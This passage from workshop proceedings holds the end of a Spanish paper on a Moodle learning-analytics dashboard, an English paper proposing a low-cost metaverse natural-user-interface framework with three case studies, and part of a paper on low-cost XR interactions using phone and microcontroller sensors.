Con respecto a la importancia de la generación de líneas de investigación que proporcionen un valor agregado al aprendizaje colaborativo en la educación a distancia [5] dice que "…la investigación científica que genere teorías consistentes, con la práctica educativa y los procedimientos técnicos puestos en acción, dotaría de mayor consistencia, calidad y, por tanto, credibilidad a los formatos educativos no presenciales".

Puntos claves de la propuesta en el marco de la realización de este trabajo académico:

- Objetivo principal: desarrollar una herramienta de autor para visualizar el seguimiento docente y las actividades de los estudiantes en el aprendizaje colaborativo a distancia.
- Fundamento: se basa en investigaciones previas y en la necesidad de mejorar la evaluación en entornos virtuales de aprendizaje.
- Metodología: utiliza el Design Thinking como marco conceptual y se propone una implementación en etapas, incluyendo la construcción de un prototipo de visualización y su evaluación de usabilidad.
- Impacto y resultado esperado: se pretende que la herramienta contribuya a mejorar la calidad de la visualización de la evaluación en educación a distancia, fomentar la colaboración entre estudiantes y proporcionar información valiosa para estudiantes, docentes e investigadores en general.

2.1 Implementación

La aplicación del proceso de implementación de la propuesta consta de varias etapas, partiendo desde la elaboración y presentación de una consigna de trabajo grupal en un entorno virtual de aprendizaje a través de un foro hasta la obtención de un panel de visualización (en inglés dashboard) del análisis de los datos recabados a partir del desempeño de los estudiantes (ver Fig1). Entendiendo que [6] los foros colaboran en el aprendizaje colaborativo a través de las relaciones y vinculaciones que se producen en estos debates mediados. Como la actividad se desarrollará en un entorno informático (foro del entorno Moodle), será posible recabar datos producto de las huellas de participación que dejen los docentes y los estudiantes. La metodología de seguimiento permitirá su extracción, procesamiento, análisis y visualización por parte del docente. Puntualmente, al finalizar la aplicación de la herramienta en base a criterios de evaluación prefijados, obtendrá como resultado un dashboard, constituyendo una plantilla de gestión de la información destinada a monitorear, analizar y mostrar de manera visual indicadores clave de desempeño, métricas y otros datos fundamentales.




Fig 1 Proceso de arquitectura de la herramienta de autor y la actividad colaborativa

2.1 Visualización del seguimiento

En la actualidad uno de los productos de innovación analítica implementados para mostrar el trayecto educativo de estudiantes son los paneles de análisis de aprendizaje o dashboard, que han sido adoptados por numerosas instituciones de cualquier nivel educativo. El propósito de estos dashboard es similar al de los paneles de control utilizados en las empresas, ya que buscan ofrecer a los estudiantes una visión general de su progreso en diferentes aspectos dentro de sus cursos. En concordancia con esta concepción [7] las pantallas gráficas resaltan las tendencias en los niveles académicos y de participación de los estudiantes a través de las huellas digitales generadas por los estudiantes y les brindan una base para la conciencia, la reflexión y nuevos conocimientos. Para poder llevar a cabo el objetivo de elaborar esta herramienta se utilizarán Excel, Python, librerías propias del procesamiento y analítica de datos, otros vinculados con Tableau y Looker Studio.

Output del proceso de visualización (Dashboard)
Algunos elementos/indicadores:

- Cantidad y calidad de mensajes entre docente-estudiantes y estudiantes entre sí

- Tiempo y temáticas (tópicos)

3 Líneas futuras

En este artículo se presentaron lineamientos sobre una propuesta temática en el marco de una tesis de posgrado. La implementación de esta estrategia no solo pretende mejorar la evaluación del aprendizaje, sino también fomentar una cultura de colaboración y participación activa entre los estudiantes.
Se continúa con el trabajo actual y algunas de las actividades previstas para el futuro próximo están relacionadas con:

- Revisión del diseño de la actividad grupal colaborativa en base a la metodología Design Thinking.
- Puesta en marcha del prototipo de la herramienta
- Diseño y elaboración de los paneles de visualización
- Analizar estrategias para la optimización de la información a visualizar y su importancia y vinculación desde una mirada metacognitiva.

Referencias

1. Zangara, M. A. (2018). Interacción e interactividad en el trabajo colaborativo mediado por tecnología informática: Metodología de seguimiento en escenarios educativos. http://sedici.unlp.edu.ar/handle/10915/67739
2. Hernández-Sellés, N., Muñoz-Carril, P. C., y González-Sanmamed, M. (2020). Interaction in computer supported collaborative learning: an analysis of the implementation phase. Int J Educ Technol High Educ, 17, 23. https://doi.org/10.1186/s41239-020-00202-5
3. Withell, A., & Haigh, N. (2018). Enhancing curricula and learning environments using critical realist perspectives and approaches: a case study and critique. The Curriculum Journal, 29(3), 319–337. https://doi.org/10.1080/09585176.2017.1400451
4. Peña, K., Hidalgo, N., & Cid, C. (2024). Diseño y Valoración de un Dashboard para la Incorporación de Analíticas de Aprendizaje en la Docencia Universitaria. (pp.1160-1166), Universidad Católica de Temuco. ISBN: 978-956-6224-39-6. https://acortar.link/ARh2TO
5. García Aretio, L. (2020). Los saberes y competencias docentes en educación a distancia y digital. Una reflexión para la formación. https://doi.org/10.5944/ried.23.2.26540
6. López Cepeda, I. y Rosero Palacios, T. (2012). Los foros como estrategia de aprendizaje colaborativo los posgrados virtuales. Universitas. Revista de ciencias sociales y humanas. No. 16, enero-junio 2012
7. Yoo, M., & Jin, S.-H. (2020). International forum of educational technology & society development and evaluation of learning analytics dashboards to support online discussion activities. *Technology & Society, 23*(2), 1–18. https://doi.org/10.2307/26921130



XXII Workshop Computación Gráfica, Imágenes y Visualización

(WCGIV)

Coordinadores

María Luján Ganuza (UNS)

Roberto Guerrero (UNSL)

Oscar Bría (UNLP)

A Flexible Framework for Natural User Interface in the Metaverse

Graciela Rodríguez, Nicolás Jofré, Yoselie Alvarado,
Jacqueline Fernandez, and Roberto Guerrero

Laboratorio de Computación Gráfica (LCG)
Universidad Nacional de San Luis,
Ejército de los Andes 950
Tel: 02664 420823, San Luis, Argentina
{gbrodriguez,npasinetti,ymalvarado,jmfer,rag}@unsl.edu.ar

Abstract. The metaverse is conceptualized as an immersive 3D virtual environment that facilitates human social interaction, entertainment, work, and daily living, while simultaneously integrating with the physical world across these domains. Given the extensive variety and frequency of user interactions within the metaverse, optimizing the realtime collection, transmission, processing, and feedback of user data from the physical to the virtual realm becomes increasingly critical. Interaction technologies enable the mapping of user actions to the virtual world, thereby enhancing the interaction experience within the metaverse. However, the vast number of existing devices makes achieving this goal challenging. This paper proposes a framework for the development of metaverse systems, grounded in current immersive technologies. The proposed framework focuses on low-cost hardware and a unified architecture to manage the diverse range of devices available on the market. Three case studies are presented to demonstrate the feasibility of the proposal.

Keywords: Metaverse, Natural User Interface, Virtual Reality.

1 Introduction

The *Metaverse* is recognized as a virtual space where participants can exchange information through various recreational and work activities, creating alternative worlds limited only by the creators' imaginative capacities and the technological resources available. Consequently, in the near future, human activities could be experienced as parallel intersubjective realities, potentially redefining our traditional notions of reality [1].

To provide an optimal virtual experience in the Metaverse, all information and knowledge must be effectively transmitted between users through the Metaverse. Thus, advanced communication tools are required to facilitate efficient and effective information transfer between user-Metaverse and Metaverse-user [2]. This means that systems for the metaverse must implement new information transmission methodologies.

Currently, *Human Computer Interaction (HCI)* research focuses on developing devices that fully leverage human perceptual capabilities, making interaction nearly natural [3]. In this context, *Virtual Reality (VR)*, as a fundamental technology of the Metaverse, incorporates software strategies and hardware resources into computational systems to transmit information to the user in a fast, efficient, natural, and intuitive manner [3, 4]. However, there are still significant challenges in accessing the metaverse in a more intelligent, faster, and effective way, particularly in capturing human utterances, actions and movements.

The diversity of interaction devices results in various types of interactions, which affect users' perception of immersion. This diversity, with each device having its unique characteristics, presents the challenge of maximizing their capabilities to create an efficient and effective metaverse.

To optimize user experience, it is essential to fully exploit the technical characteristics of all available devices, either by enhancing their programming or through the coordinated use of multiple devices simultaneously.

As a result, it would be of interest to synthesize a process that facilitates human-computer communication to maximize user experience. A predefined methodology would not only allow researchers to standardize their metaverse system projects but also encourage the development of technologies that provide more comprehensive insights and feedback.

The aim of this paper is to review the current state of hardware components utilized in immersive systems and to propose a framework for their integration in the development of immersive virtual reality VR systems. By leveraging broad-spectrum yet cost-effective hardware technologies, this work seeks to establish a robust foundation for the creation and enhancement of immersive experiences within the Metaverse.

The paper is organized as follows: Section 2 provides an overview of state-of-the-art technologies related to the Metaverse, including advancements in vision systems and sensors. Section 3 details the proposed hardware and software setting for a PC-based CAVE-like system and a unified architecture for developing *Natural User Interface (NUI)* modules. Section 4 presents case studies demonstrating the application of the proposed framework. Finally, the discussion section outlines the contributions of this work and its implications for the development of immersive applications in the Metaverse.

2 Related Technologies

The Metaverse is grounded in technologies that enable multisensory interactions with virtual environments, objects, and people, with virtual reality being one of the primary technologies providing the necessary hardware and software.

Generally, the main methods used to achieve this are based on either *vision systems or sets of sensors embedded* in devices [5]. Technologies such as computer vision are typically employed to capture physical information, effectively depicting the user's actions and the real environment. In contrast, the use of

sensors involves attaching them to various parts of the human body, utilizing the body as an input and output platform.

Computer vision facilitates the recognition and interpretation of visual data pertaining to users' activities and physical environments, which is crucial for constructing reliable and accurate virtual environments. This capability heavily depends on advancements in image processing. Significant progress in this domain has been driven by the development of the *Deep Neural Networks, 3D Reconstruction, 3D Visualization, Human Motion Capture, Facial Recognition, and Facial Image Editing.* [6, 7]

In contrast, different sensor types have enabled significant advances in the accuracy, realism, and responsiveness of virtual reality devices, improving immersion and user interaction with virtual environments. Among them can be mentioned: *flex sensors, tactile sensors, force and pressure sensors, inertial motion sensors and biosignal sensors* [8–10].

Nevertheless, scientists have discovered that, rather than operating independently, our five senses —*sight, hearing, taste, touch, and smell*— affect each other, creating a unified sensation and positive psychological effects. As a result, the integration of sensory technologies has become crucial in enhancing user immersion. Consequently, device manufacturers have incorporated haptic elements into the user experience through integrated gloves, suits, and other tactile devices. These devices, equipped with actuators, enable the user to "feel" a virtual environment as if it were real.

Moreover, to achieve a balanced level of immersion, it is essential to have a minimum set of feedback and sensory technologies that enhance the user experience, ensuring a seamless and immersive connection.

In recent years, technologies have been developed with the intention of fulfilling this purpose. For sight, Head-Mounted Displays (HMDs) like *Meta Quest 2* [11], *Apple Vision Pro* [12] and *HTC Vive Pro 2*[13] offer high resolutions and improved visual quality, while *CAVE* systems use advanced projectors for immersive environments. In auditory perception, spatial audio technology in devices such as *Meta Quest Pro* [14], *Apple Vision Pro* and *HP Reverb G2*[15] enhances sound localization and immersion. For touch, haptic technologies like *HaptX Gloves*[16] and *Teslasuit*[17] provide realistic tactile feedback, while *UltraHaptics*[18] creates sensations in mid-air. Smell is being integrated into VR through devices like *Feelreal*[19], which sync scents with VR content, enhancing environmental immersion. Taste simulation remains challenging but is progressing, with devices like *Taste Reality* using electrical and chemical stimulation to mimic taste sensations [20].

3 Our Proposed Framework

Over time, various devices that need to interact within a single system have been developed. Each device provides its own set of data, which must be recognized and interpreted before it can be used in applications. The variation in processing complexity depending on the device often leads to different applications

performing similar information processing, even if they are designed for different purposes. Conversely, different applications designed for the same purpose or solution may use varied methods for information processing. This variation arises because each application may employ distinct algorithms, processing techniques, or data handling approaches to achieve the same goal.

This issue highlights the need for a flexible processing framework that can be adapted to different solutions and devices. Such a framework would provide a standardized approach for preprocessing and interpreting data from different sensors or sources, enhancing accessibility and versatility for developers working on metaverse applications.

This section presents a proposed hardware and software setting, based on previous works and utilizing the laboratory's own devices, as a cost-effective platform designed to generalize the development of applications for the metaverse. It consists of:

A. A computing platform for immersive, collaborative 3D virtual world visualization, which supports geographically distributed VR media, referred to as *multi-VRmedia* [21, 22].
This platform (see Fig. 1-A) has been defined for visualizing scenarios in a multi-virtual reality media environment, providing the necessary structure for attribute definition, rendering, and collaborative multi-visualizations, as well as interactive resources. The system is well designed for the use in the Metaverse ensuring heterogeneity by maintaining consistent visualization quality across different hardware platforms, scalability by maintaining performance regardless of the number of VR resources, portability by being adaptable to various projection hardware and software types, and collaboration by supporting geographically distributed visualization, navigation, and collaboration.
The multi-VRmedia hardware components include desktop systems, head-mounted displays, and CAVE-like virtual reality resources.
The hardware components of this PC-based CAVE-like system are detailed as follows: 5 PCs are used to drive the system (1 serves as the server for receiving input signals, while the remaining 4 are clients for screen display), 4 high-bandwidth stereo projectors (3 currently implemented), signal synchronization devices (these synchronize the RGB signals from the client PCs), shutter glasses and associated peripherals (emitters, wiring, etc.) necessary for proper operation, viewing point tracking device (1 transmitter, 2 receivers, and an Extended Range Controller), a 6-DOF hand-held input device, screen/projection surface (supporting structure, cables, and other necessary components).

B. A unified architecture for developing a NUI module introduced in [23].
This module (see Fig.1-B) was primarily designed for systems that use hand and arm gestures, regardless of the underlying technology or application. However, it can be extended to general purposes and accommodates both vision-based and non-vision-based devices, thereby ensuring flexibility and




Fig. 1: Platform and NUI Architecture.

adaptability across different systems. It consists of two independent modules, each of which has two well-defined stages. The first module handles the processing of raw data, preparing it in a state and format suitable for inter-

pretation and meaningful extraction according to the developed application.

4 Case Studies for the Proposed Framework

To demonstrate the framework potential for immersive simulations, several scenarios based on real-world contexts were developed as application examples.

The applications exhibit both similarities and differences in terms of interaction types and the corresponding technologies used, as each serves a distinct purpose. These variations underscore the need for a unified architecture that facilitates diverse developments regardless of the specific application or technology. The architecture described in Section 3 enables this flexibility. Each application is described below.

A. **Conversational Character for Inclusive Learning**. This conversational character is designed as an integral component of a CAVE-like environment, tailored specifically for inclusive educational purposes. The system features a virtual human capable of responding to user queries in an interactive and engaging manner. By analyzing natural language inputs through keyword extraction, the system generates meaningful and contextually relevant responses, facilitating an inclusive learning experience for diverse users (see Fig. 2-A).
   The interaction between the virtual human and the user occurs in real-time and in verbal mode (*Verbal Interaction*). The user's voice is converted to text (*automatic speech recognition*), and the virtual human's responses are generated as speech (*text-to-speech synthesis*).
   The system comprises essential multi-VRmedia hardware components, with additional elements for capturing and processing verbal information gathered during user interactions. This additional hardware includes devices such as keyboards, mice, microphones and positioning trackers.

B. **Serious game for environment awareness**. This game takes into account the basic structure of a video game which includes: a scenario, players, goal, possible conflicts and dynamics. The core approach of the game consists of these steps: find the trash, collect it, and dispose of it in the appropriate waste bin (see Fig. 2-B).
   This system was developed to work on the multi-VRmedia computing platform for immersive collaborative 3D virtual world visualization which allows the use of geographically distributed VR media. Remote players can navigate and interact within a 3D environment through *Non-Verbal Interaction*. Additional multi-VRmedia hardware components include the *Kinect* motion sensor, motion trackers, and data gloves.

C. **Virtual Trainer for Physical Activities**. This system simulates an environment where a user can train in a green space accompanied by a virtual

trainer. The user can explore a park scenario, paddle court, and other areas, promoting social interaction. The trainer is an animated female character (see Fig. 2-C).
The application was developed to provide a real-time visual action guide and post-exercise action assessment for users, utilizing our computing platform for immersive collaborative 3D virtual world visualization. This platform allows the user to assume an appropriate role (through a character) during system explanations, physical activities, and feedback, in accordance with the conversational aspects of the virtual trainer.
User actions are captured by a motion-sensing input device and a microphone, enabling both *Verbal* and *Non-Verbal Interaction*. For enhanced interaction and better recognition of user movements during physical activity, the user and the bodily sensor must be located inside the CAVE-like environment. Additionally, the user must wear a wireless microphone.



Fig. 2: Case Studies for the Proposed Framework.

5 Discussion

Recent years have seen the development of a wide variety of devices associated with human senses, which have nearly blurred the boundaries between reality and simulation.

Vision related (HDM and CAVE) technological advancements have significantly enhanced the visual quality and immersive experience, enabling a richer and more engaging user experience. To date, research is focused on developing

more compact HMD designs with enhanced optical quality. The aim is to achieve more precise user interactions by enhancing graphical efficiency through rendering high resolution only in the user's focal area and increasing refresh rates. This approach minimizes motion blur and reduces eye fatigue.

Tactile feedback technology in VR has advanced significantly, with a variety of devices providing a range of tactile sensations to enhance immersion. While still facing technical challenges, such as accuracy and cost, continued research promises to develop more realistic and accessible tactile experiences in the future. The specific technology associated with the metaverse is not available to everyone. The diversity of interaction devices drives the need to synthesize a process that standardizes system-device communication and facilitates the development of metaverse system projects.

In this context, the Computer Graphics Laboratory owns a PC-based CAVE type virtual reality system equipped with a variety of hardware components. Although these components do not represent the most advanced technology available today, they form a low-cost multi-VRmedia platform designed for the development of metaverse applications since these components allow the heterogeneity by maintaining consistent visualization quality across different hardware platforms, scalability by maintaining performance regardless of the number of VR resources, portability by being adaptable to various projection hardware and software types, and collaboration by supporting geographically distributed visualization, navigation, and collaboration.

To address the need for versatility and integration across various devices, we previously designed a unified architecture for processing information from different sources.

This unified architecture includes a recognition module and a capture module, enabling its implementation for both vision-based and non-vision-based systems, and allowing for both verbal and non-verbal interactions. Verbal interactions are particularly useful for addressing specific communication challenges, such as those faced by individuals with autism or reduced vision, providing tailored support and enhancing accessibility. Non-verbal interactions are effective for individuals with hearing difficulties, offering alternative ways to engage and communicate. Additionally, mixed modality interactions, which combine both verbal and non-verbal elements, can be especially beneficial in scenarios such as physical activity training, where different modes of communication can support diverse user needs and preferences.

Our case studies showcase three examples: one for inclusive education that is purely verbal, one for environmental awareness that is purely non-verbal, and one for physical activity training that incorporates both verbal and non-verbal modalities. These examples demonstrate the versatility of the architecture in accommodating various types of interactions and highlight its potential for diverse applications in the Metaverse.

References

1. A. O. Zubillaga and A. G. Elordi. Evolución histórica y futuro del metaverso, 2022.

2. Y. A. Yarzagaray De León. Metaverso y sus implicaciones en la comunicación, 2023.
3. A. Singh and T.I. Cervantes. *Realidad Virtual*. Babelcube Incorporated, 2020.
4. S.M. LaValle. *Virtual Reality*. Cambridge University Press, 2023.
5. L. Minh Dang, Kyungbok Min, Hanxiang Wang, Md Piran, Hee Lee, and Hyeonjoon Moon. Sensor-based and vision-based human activity recognition: A comprehensive survey. *Pattern Recognition*, 108, 07 2020.
6. Sahil Sharma and Vijay Chahar. 3d face reconstruction in deep learning era: A survey. *Archives of Computational Methods in Engineering*, 29, 01 2022.
7. Himangi and Mukesh Singla. To enhance object detection speed in meta-verse using image processing and deep learning. *International Journal of Intelligent Systems and Applications in Engineering*, 11(9s):176–184, Jul. 2023.
8. Danilo Avola, Marco Bernardi, Luigi Cinque, Gian Luca Foresti, and Cristiano Massaroni. Exploiting recurrent neural networks and leap motion controller for the recognition of sign language and semaphoric hand gestures. *IEEE Transactions on Multimedia*, 21(1):234–245, 2019.
9. Sakshi Sharma. Vision-based hand gesture recognition using deep learning for the interpretation of sign language. *Expert Systems with Applications*, 182:115657, 07 2021.
10. Rayane Tchantchane, Hao Zhou, Shen Zhang, and Gursel Alici. A review of hand gesture recognition systems based on noninvasive wearable sensors. *Advanced Intelligent Systems*, 5, 07 2023.
11. Meta quest 2. `https://www.meta.com/es/quest/products/quest-2/`.
12. Apple vision pro. `https://www.apple.com/apple-vision-pro/`.
13. Htc vive. `https://www.vive.com/us/product/vive-pro2/overview/`.
14. Meta quest pro. `https://www.meta.com/es/quest/quest-pro/`.
15. Hp reverb g2. `https://www.hp.com/es-es/vr/reverb-vr-headset-gaming.html`.
16. Haptx gloves. `https://haptx.com/`.
17. Teslasuit. `https://teslasuit.io/`.
18. Tom Carter, Sue Ann Seah, Benjamin Long, Bruce Drinkwater, and Sriram Subramanian. Ultrahaptics: multi-point mid-air haptic feedback for touch surfaces. In *Proceedings of the 26th Annual ACM Symposium on User Interface Software and Technology*, UIST '13, page 505–514, New York, NY, USA, 2013. Association for Computing Machinery.
19. Feelreal sensory mask. `https://qvarta.com/en/works/feelreal-sensory-mask`.
20. Patricia Cornelio, Christopher Dawes, Emanuela Maggioni, Francisco Bernardo, Matti Schwalk, Michaela Mai, Steve Pawlizak, Jingxin Zhang, Gabriele Nelles, Nadejda Krasteva, and Marianna Obrist. Virtually tasty: An investigation of the effect of ambient lighting and 3d-shaped taste stimuli on taste perception in virtual reality. *International Journal of Gastronomy and Food Science*, 30:100626, 2022.
21. Yoselie Alvarado, Nahuel Moyano, Diego Quiroga, Jacqueline Fernandez, and Roberto Guerrero. A virtual reality computing platform for real time 3d visualization. 10 2012.
22. G. Rodriguez, Nicole Jofre, Yoselie Alvarado, J. Fernández, and Roberto Guerrero. Towards defining a cave like system performance evaluation. 10 2020.
23. Graciela. Rodriguez, Silvia Castro, and Roberto Guerrero. Hand and arm gesture interaction natural user interface: A unified architecture. In *XI Congreso Nacional de Ingeniería en Informática y Sistemas de Información*, pages 625–632. edUTecNe – Editorial de la Universidad Tecnológica Nacional, November 2023.

Exploring Interactions for Low-Cost XR

Rodrigo N. Herlein, María Luján Ganuza, and Matías N. Selzer

Institute for Computer Science and Engineering (UNS–CONICET), and VyGLab Research Laboratory (UNS-CICPBA), Department of Computer Science and Engineering, Universidad Nacional del Sur, Bahía Blanca, Argentina.
{rnn,mlg,matias.selzer}@cs.uns.edu.ar
http://vyglab.cs.uns.edu.ar

Abstract. Interactions in low-cost Extended Reality (XR) devices pose various challenges due to inadequate sensors for capturing basic user interactions, such as hand movements or walking in the virtual world. This becomes even more challenging when representing complex interactions like object manipulation or navigating an environment. Therefore, this work aims to address these challenges by enhancing the naturalness of virtual environments and interaction techniques in low-cost XR devices. The main objective is to contribute to developing technologies and solutions for interaction techniques in low-cost XR. Specifically, this paper focuse on the design and development of three diffrerent types of interactions for low-cost XR. The first interaction will track head movements using a cellphones hardware, which has minimal tracking error. The second will track hand movements using purpose-specific hardware. The third will monitor voice activity, a simple yet effective interaction. While the first and third interactions shows high levels of immersion, the second interaction presents challenges related to drift and noise, particularly in scenarios requiring precise tracking of user movements.

Keywords: Virtual Reality, Low-Cost XR, XR Interactions

1 Introduction

Immersive technologies merge reality with virtual objects (Augmented Reality and Mixed Reality) or immerse users in entirely virtual worlds (Virtual Reality). Extended Reality (XR) integrates Virtual Reality (VR), Augmented Reality (AR), and Mixed Reality (MR), advancing rapidly beyond gaming to applications in education [1, 2], military and medical training [3, 4], tourism, mental health, and sports [5, 6], among others.

Research in VR and AR has expanded notably, finding applications in education [7], where VR enhances learning effectiveness, and in medicine, offering new opportunities for stroke rehabilitation [8]. Immersive simulations, such as surgical training without real-world risks, demonstrate the versatility of these technologies [9, 10]. Interaction techniques in immersive technologies have been

explored for navigation [11, 12], 3D object manipulation [13], data exploration [14], architectural design [15], and sports [16].

As digital technologies evolve, immersive technologies become more accessible, shaping business and everyday life and potentially altering social norms and environments. Integrating virtual elements into reality or exploring fully virtual environments opens new opportunities for interaction and perception, although success requires seamless integration and natural interaction.

While high-end VR and AR devices offer deeply immersive experiences, their cost (often hundreds to thousands of dollars) limits widespread adoption. Consequently, low-cost immersive technologies, using smartphones, are becoming popular for their affordability and practicality, enabling broader access to immersive applications [17] and in response to this trend, numerous studies have emerged to develop low-cost immersive environments, further driving innovation in this accessible technology space [18–21].

This article presents a set of interactions for low-cost XR that can be implemented on a wide range of devices. These interactions allow users to engage with virtual objects and interact through voice commands within the simulated environment. To test the developed interactions, two test scenarios are presented. The application of the interactions in these scenarios provides a detailed overview of the performance, efficiency, and precision of each interaction.

The rest of the paper is organized as follows. In the following section, the methodology is presented, including a description of the test scenarios (Section 2.1) and the proposed interactions (Section 2.2). In Section 3, an analysis of each interaction in every test scenario is performed. The results are discussed in Section 4. Finally, we draw our conclusions and point out the future work in Section 5.

2 Methodology

In this study, we propose and evaluate three interaction techniques for low-cost XR. The developed interactions are called: Head-Movement interaction, Microcontroller-Based Motion interaction, and Voice Interaction. Each interaction was designed with a focus on low-cost implementation and accessibility. In order to evaluate each interaction technique, two test scenarios were developed: the Object-Manipulation scenario and the Writing scenario which uses a virtual QWERTY keyboard [22] to allow typing. As follows, the test scenarios and the proposed interaction techniques are described. Additionally, in Section 3, we outline the application of the interactions in both scenarios.

2.1 Test Scenarios

In the proposed interactions, sensors of varying precision were used to measure user movements and determine their actions. To evaluate each implemented interaction, two scenarios were defined:



(a) Object-Manipulation Scenario.



(b) Writing Scenario.


Fig. 1. Test Scenarios.

1. Object-Manipulation Scenario: This scenario involves selecting and interacting with generic objects to rotate and move them in space. To support these interactions, a proper interface is provided (see Figure 1a). This scenario aims to demonstrate the effectiveness of the implemented interaction and does not require high-precision user movements.
2. Writing Scenario: This scenario tests the precision of the developed interactions by interacting with the buttons of a virtual QWERTY keyboard. Since the size of these buttons is small, the user movements must be precise (see Figure 1b). The main objective of this scenario is to evaluate the capability of each developed tool to write brief texts.

2.2 Interactions

This section presents and explains the interactions for low-cost XR implemented in this study. These interactions use the ray-casting technique [23], which is one of the most commonly used selection methods. Each interaction employs ray-casting to select the objects for interaction. This selection process triggers an interface to appear in front of the user, displaying available actions (which vary depending on the specific interaction) like writing, moving, or rotating objects. The code for all implemented interactions is publicly available in the project's GitHub repository [24].


Head-Movement Interaction The first implemented interaction uses a mobile phone and the ray-casting technique, where the ray is projected from a point in the middle of the user's face, as illustrated in Figure 2. Mobile phones are equipped with an accelerometer module that measures the rate of change of the device's velocity, detecting changes in motion and orientation. Data extracted from this module is used to detect when the user rotates the phone in space, thereby changing the position of the ray projected from it. In other words, the user could interact with various objects in the scene by moving their head left, right, up, or down.



(a) Third-person perspective. **(b)** User's perspective.

Fig. 2. Head-Movement Interaction.

Microcontroller Based Motion Interaction Using head movements to control a pointer can lead to physical strain, reduced accuracy, disorientation, limited interaction range, and ergonomic challenges, potentially impacting user comfort and effectiveness. To address these issues, we enabled interaction with the virtual world using hand movements instead of head movements, as illustrated in 3. We utilized purpose-specific hardware and microcontroller boards for this purpose. These devices handle tasks such as WiFi communication and motion measurement. The microcontroller was designed in a remote-like shape to allow users to comfortably use the pointer as if they were handling a traditional remote control.



(a) Third-person perspective. **(b)** User's perspective.

Fig. 3. Microcontroller Based Motion Interaction.

The main component of our circuit is an MPU6050 accelerometer (Figure 4), which consists of a series of integrated sensors combining a 3-axis accelerometer and a 3-axis gyroscope on a single chip. This combination allows for the measurement of acceleration and angular velocity across the three spatial axes (x, y, z). For implementing the interaction, only the 3-axis accelerometer was used to measure acceleration in three dimensions.

As a secondary component, a Nodemcu WiFi Esp8266 microcontroller board was used to enable WiFi connections for sending messages between devices. In this project, this embedded system was employed to transmit the measurement



Fig. 4. Module MPU6050 and Module NodeMCU WiFi Esp8266.

data collected by the MPU6050 board to the mobile phone running the application and generating the virtual world.

The software implementation of this interaction required developing mechanisms to reduce errors caused by the use of various processors and hardware modules operating at different frequencies and with different available resources. The following controls were fundamental and covered the most significant portion of the process of implementation, design, and development:

- Error corrections: Measurements taken by the MPU module were corrected by detecting and discarding those with significant errors and analyzing the average of the most recent measurements to make necessary adjustments.
- Message Synchronization: The transmission of messages within the NodeMCU microcontroller board was synchronized with the reception of messages on the mobile phone to minimize message loss or duplication caused by differences in processing speeds.
